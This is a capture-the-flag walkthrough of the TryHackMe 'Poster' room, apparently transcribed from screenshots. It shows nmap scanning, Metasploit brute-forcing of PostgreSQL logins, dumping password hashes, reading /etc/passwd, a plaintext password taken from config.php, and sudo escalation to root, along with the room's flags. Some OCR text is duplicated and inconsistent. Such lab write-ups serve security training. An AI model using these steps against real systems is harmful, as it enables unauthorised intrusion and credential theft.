



First nmap scan



```
1 nmap -sS -sV -sS -Pn -A 10.10.98.127
2 Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-27 05:04 EDT
3 Stats: 0:04:42 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
4 SYN Stealth Scan Timing: About 94.55% done; ETC: 05:09 (0:00:16 remaining)
5 Stats: 0:06:51 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
6 SYN Stealth Scan Timing: About 99.99% done; ETC: 05:11 (0:00:00 remaining)
7 Nmap scan report for 10.10.98.127
8 Host is up (0.28s latency).
9 Not shown: 997 closed tcp ports (reset)
10 PORT      STATE SERVICE      VERSION
11 22/tcp    open  ssh          OpenSSH 7.2
12 |_ ssh-hostkey:
13 |_ 2048 71ed48af299e30c1b61dfb024cc24cc (RSA)
14 |_ 256 eb3aa34e6f100abeffcc52b0ed4b57 (ECDSA)
15 |_ 256 3e4142353885d392eb4939ce3ee78de (ED25519)
16 80/tcp    open  http         Apache httpd 2.4.18 ((Ubuntu))
17 |_ http-title: Poster CMS
18 |_ http-server-header: Apache/2.4.18 (Ubuntu)
19 5432/tcp  open  postgresql   PostgreSQL DB 9.5.8 - 9.5.10 or 9.5.17 - 9.5.23
20 |_ ssl-cert: Subject's commonName=ubuntu
21 |_ Not valid before: 2020-07-29T00:54:25
22 |_ Not valid after: 2030-07-27T00:54:25
23 |_ ssl-date: TLS randomness does not represent time
24 Device type: general purpose
25 Running: Linux 5.X
26 OS CPE: cpe:/o:linux:linux_kernel:5..
27 OS details: Linux 5.4
28 Network Distance: 2 hops
29 Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel:5..
30
31 TRACEROUTE (using port 21/tcp)
32 HOP RTT ADDRESS
33 1 274.96 ms 10.8.0.1
34 2 296.08 ms 10.10.98.127
35
36 OS and Service detection performed. Please refer to https://nmap.org about the detection method used.
37 Nmap scan report for 10.10.98.127
38
```

We got the type database running on target which is postgres

Then use Metasploit (write msfconsole in cmd) and write postgres



```
msf > search postgres
Matching Modules
=====
#  Name
--  --
0  auxiliary/scanner/postgres/postgres_login
1  Authentication Capture: postgresql
2  post/linux/gather/enum_users_history
3  Linux Gather User History
4  exploit/multi/http/manage_engine_dc_pmp_sql
5  ManageEngine Desktop Central / Password Manager LinkViewFetchServlet.dat SQL Injection
6  exploit/windows/misc/manageengine_eventlog_analyzer_rce
7  ManageEngine Eventlog Analyzer Remote Code Execution
8  auxiliary/admin/http/manageengine_pmp_privsec
9  ManageEngine Password Manager SQLAdvancedALSearchResult.cc Pro SQL Injection
10 auxiliary/analyze/crack_databases
11 Password Cracker: Databases
12 exploit/multi/postgres/postgres_copy_from_program_cmd_exec
13 postgresql COPY FROM PROGRAM Command Execution
14 exploit/multi/postgres/postgres_createlang
15 postgresql CREATE LANGUAGE Execution
```

Use auxiliary/scanner/postgres/postgres_login

TryHackMe | Poster x +

https://tryhackme.com/room/poster

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Web Application Secur... GitHub - derv82/wifite MITRE ATT&CK®

Title	IP Address	Expires	?	Add 1 hour	Terminate
Poster	10.10.98.127	1h 12m 15s			

Base64 [x] root@kali:/home/kali

File Actions Edit View Help

root@kali:/home/kali x root@kali:/home/kali x

What 9.5

aux msf5 > use auxiliary/scanner/postgres/postgres_login

msf5 auxiliary(scanner/postgres/postgres_login) > show options

Module options (auxiliary/scanner/postgres/postgres_login):

Name	Current Setting	Required	Description
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DATABASE	template1	yes	The database to authenticate against
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none, user, user:realm)
PASSWORD		no	A specific password to authenticate with
PASS_FILE	/usr/share/metasploit-framework/data/wordlists/postgres_default_pass.txt	no	File containing passwords, one per line

Escalate privileges and obtain root.txt

Answer format: **{*****}

Submit Hint

TryHackMe | Poster x +

https://tryhackme.com/room/poster

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Web Application Secur... GitHub - derv82/wifite MITRE ATT&CK®

Title	IP Address	Expires	?	Add 1 hour	Terminate
Poster	10.10.98.127	1h 12m 14s			

Base64 [x] root@kali:/home/kali

File Actions Edit View Help

root@kali:/home/kali x root@kali:/home/kali x

What 9.5

aux msf5 auxiliary(scanner/postgres/postgres_login) > set RHOSTS 10.10.98.127

RHOSTS => 10.10.98.127

msf5 auxiliary(scanner/postgres/postgres_login) > run

```
[*] No active DB -- Credential data will not be saved!
[*] 10.10.98.127:5432 - LOGIN FAILED: :template1 (Incorrect: Invalid username or password)
[*] 10.10.98.127:5432 - LOGIN FAILED: :tiger@template1 (Incorrect: Invalid username or password)
[*] 10.10.98.127:5432 - LOGIN FAILED: :postgres@template1 (Incorrect: Invalid username or password)
[*] 10.10.98.127:5432 - LOGIN FAILED: :password@template1 (Incorrect: Invalid username or password)
[*] 10.10.98.127:5432 - LOGIN FAILED: :admin@template1 (Incorrect: Invalid username or password)
[*] 10.10.98.127:5432 - LOGIN FAILED: :postgres@template1 (Incorrect: Invalid username or password)
[*] 10.10.98.127:5432 - LOGIN FAILED: :postgres:tiger@template1 (Incorrect: Invalid username or password)
[*] 10.10.98.127:5432 - LOGIN FAILED: :postgres:postgres@template1 (Incorrect: Invalid username or password)
[*] 10.10.98.127:5432 - LOGIN FAILED: :scott@template1 (Incorrect: Invalid username or password)
[*] 10.10.98.127:5432 - LOGIN FAILED: :scott:tiger@template1 (Incorrect: Invalid username or password)
```

Escalate privileges and obtain root.txt

Answer format: **{*****}

Submit Hint

We got the credentials

postgres:password

use auxiliary/admin/postgres/postgres_sql

The screenshot shows a terminal window in a TryHackMe room. The terminal output shows the execution of the `auxiliary/admin/postgres/postgres_sql` module. The table of module options is as follows:

Name	Current Setting	Required	Description
DATABASE	template1	yes	The database to authenticate against
PASSWORD	postgres	no	The password for the specified username. Leave blank for a random password.
RHOSTS		yes	Set to true to see query result sets (https://docs.metasploit.com/docs/using-metasploit.html#using-metasploit-basics/using-metasploit.html)
RPORT	5432	yes	The target port
SQL	select version()	no	The SQL query to execute
USERNAME	postgres	yes	The username to authenticate as
VERBOSE	false	no	Enable verbose output

The terminal also shows the command `msf5 auxiliary(scanner/postgres/postgres_hashdump)` being entered.

We got the version number then
Use auxiliary/scanner/postgres/postgres_hashdump

The screenshot shows a terminal window in a TryHackMe room. The terminal output shows the execution of the `auxiliary/scanner/postgres/postgres_hashdump` module. The table of module options is as follows:

Name	Current Setting	Required	Description
DATABASE	postgres	yes	The database to authenticate against
PASSWORD	postgres	no	The password for the specified username. Leave blank for a random password.
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit.html#using-metasploit-basics/using-metasploit.html
RPORT	5432	yes	The target port
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME	postgres	yes	The username to authenticate as

The terminal also shows the command `msf5 auxiliary(scanner/postgres/postgres_hashdump)` being entered.

TryHackMe | Poster

https://tryhackme.com/room/poster

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Web Application Secur... GitHub - derv82/wifite MITRE ATT&CK

Title: Poster IP Address: 10.10.98.127 Expires: 1h 12m 09s

Base64

File Actions Edit View Help

root@kali: /home/kali

root@kali: /home/kali x root@kali: /home/kali x

Username Hash

darkstart md58842b99375db43e9df238753623a27d

poster md578fb885c7412ae597b399844a54cce8a

postgres md532e1f215ba27cb750c9e093ce4b5127

sistemas md57f6dc0d5a0653e74da6b1af9298ee2b

ti md57af9ac4c593e9e4f275576e13f935579

tryhackme md503aab1165001c8f8cae31a8824efddc

[*] Scanned 1 of 1 hosts (100% complete)

[*] Auxiliary module execution completed

msf5 auxiliary(scanner/postgres/postgres_hackdump) > use auxiliary/admin/postgres/postgres_readfile

msf5 auxiliary(admin/postgres/postgres_readfile) > show options

Module options (auxiliary/admin/postgres/postgres_readfile):

Name	Current Setting	Required	Description
DATABASE	template1	yes	The database to authenticate against
PASSWORD	postgres	no	The password for the specified username. Leave blank for a random password.
RFILE	/etc/passwd	yes	The remote file
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	5432	yes	The target port
USERNAME	postgres	yes	The username to authenticate as

Escalate privilege account access

Answer format: **{*****}

Submit

Screenshot taken

Screenshot taken

Screenshot taken

Screenshot taken

We got hashes then

Use auxiliary/admin/postgres/postgres_readfile

TryHackMe | Poster

https://tryhackme.com/room/poster

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Web Application Secur... GitHub - derv82/wifite MITRE ATT&CK

Title: Poster IP Address: 10.10.98.127 Expires: 1h 12m 09s

Base64

File Actions Edit View Help

root@kali: /home/kali

root@kali: /home/kali x root@kali: /home/kali x

Username Hash

darkstart md58842b99375db43e9df238753623a27d

poster md578fb885c7412ae597b399844a54cce8a

postgres md532e1f215ba27cb750c9e093ce4b5127

sistemas md57f6dc0d5a0653e74da6b1af9298ee2b

ti md57af9ac4c593e9e4f275576e13f935579

tryhackme md503aab1165001c8f8cae31a8824efddc

[*] Scanned 1 of 1 hosts (100% complete)

[*] Auxiliary module execution completed

msf5 auxiliary(scanner/postgres/postgres_hackdump) > use auxiliary/admin/postgres/postgres_readfile

msf5 auxiliary(admin/postgres/postgres_readfile) > show options

Module options (auxiliary/admin/postgres/postgres_readfile):

Name	Current Setting	Required	Description
DATABASE	template1	yes	The database to authenticate against
PASSWORD	postgres	no	The password for the specified username. Leave blank for a random password.
RFILE	/etc/passwd	yes	The remote file
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	5432	yes	The target port
USERNAME	postgres	yes	The username to authenticate as

Escalate privilege account access

Answer format: **{*****}



Submit

Screenshot taken

Screenshot taken

Screenshot taken

Screenshot taken



We used `python3 -c "import pty;pty.spawn('/bin/bash')"`

`find / -type f -name user.txt 2>/dev/null`

`output-/home/alison/user.txt`

permission denied

so

`cd /home/alison`

`ls -la`

```
drwxr-xr-x 3 root root 4096 Jul 28 2020 .
drwxr-xr-x 3 root root 4096 Jul 28 2020 ..
-rwxrwxrwx 1 alison alison 123 Jul 28 2020 config.php
drwxr-xr-x 4 alison alison 4096 Jul 28 2020 poster
postgres@ubuntu:/var/www/html$ cat config.php
cat config.php
<?php
```

```
$dbhost = "127.0.0.1";
$dbuname = "alison";
$dbpass = "p4ssw0rdS3cur3!#";
$dbname = "mysudopassword";
```

```
?>postgres@ubuntu:/var/www/html$ su alison
su alison
```

```
Password: p4ssw0rdS3cur3!#
```

```
cat /home/alison/user.txt
cat /home/alison/user.txt
```

```
THM{postgresql_fa1l_conf1gurat1on}
```

```
sudo -l
```

```
sudo -l
```

```
[sudo] password for alison: p4ssw0rdS3cur3!#
```

Matching Defaults entries for alison on ubuntu:

```
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
```

User alison may run the following commands on ubuntu:

```
(ALL : ALL) ALL
```

```
alison@ubuntu:/var/www/html$ sudo -s
```

```
sudo -s
```

```
root@ubuntu:/var/www/html# cat /root/root.txt
```

```
cat /root/root.txt
```

```
THM{c0ngrats_for_read_the_f1le_w1th_credent1als}
```

```
root@ubuntu:/var/www/html#
```

The screenshot shows a web browser window displaying a TryHackMe room titled "Poster" with IP address 10.10.98.127. The room contains a table of questions and answers, and a terminal window showing the execution of commands to solve the challenge.

Title	IP Address	Expires
Poster	10.10.98.127	29m 32s

Based on the results of #6, what is the rdms version installed on the server?

9.5.21

What is the full path of the module that allows for dumping user hashes (starting with auxiliary)?

auxiliary/scanner/postgres/postgres_hashdump

How many user hashes does the module dump?

6

What is the full path of the module (starting with auxiliary) that allows an attacker to read the contents of a file?

auxiliary/admin/postgres/postgres_readfile

What is the full path of the module that allows arbitrary command execution (starting with exploit)?

exploit/multi/postgres/postgres_copy_from_program_cmd_exec

Compromise the machine and locate user.txt

THM{postgresql_fail_configuration}

Escalate privileges and obtain root.txt

THM{c0ngrats_for_read_the_f1le_w1th_credent1als}

```
root@kali: /home/kali
$dbuname = "alison";
$dbpass = "p4ssw0rd53cur3!#";
$dbname = "mysudopassword";
postgres@ubuntu:/var/www/html$ su alison
su alison
Password: p4ssw0rd53cur3!#
alison@ubuntu:/var/www/html$ cat /home/alison/user.txt
cat /home/alison/user.txt
THM{postgresql_fail_configuration}
alison@ubuntu:/var/www/html$ sudo -l
sudo -l
[sudo] password for alison: p4ssw0rd53cur3!#
Matching Defaults entries for alison on ubuntu:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User alison may run the following commands on ubuntu:
  (ALL : ALL) ALL
alison@ubuntu:/var/www/html$ sudo -s
sudo -s
root@ubuntu:/var/www/html# cat /root/root.txt
cat /root/root.txt
THM{c0ngrats_for_read_the_f1le_w1th_credent1als}
root@ubuntu:/var/www/html#
```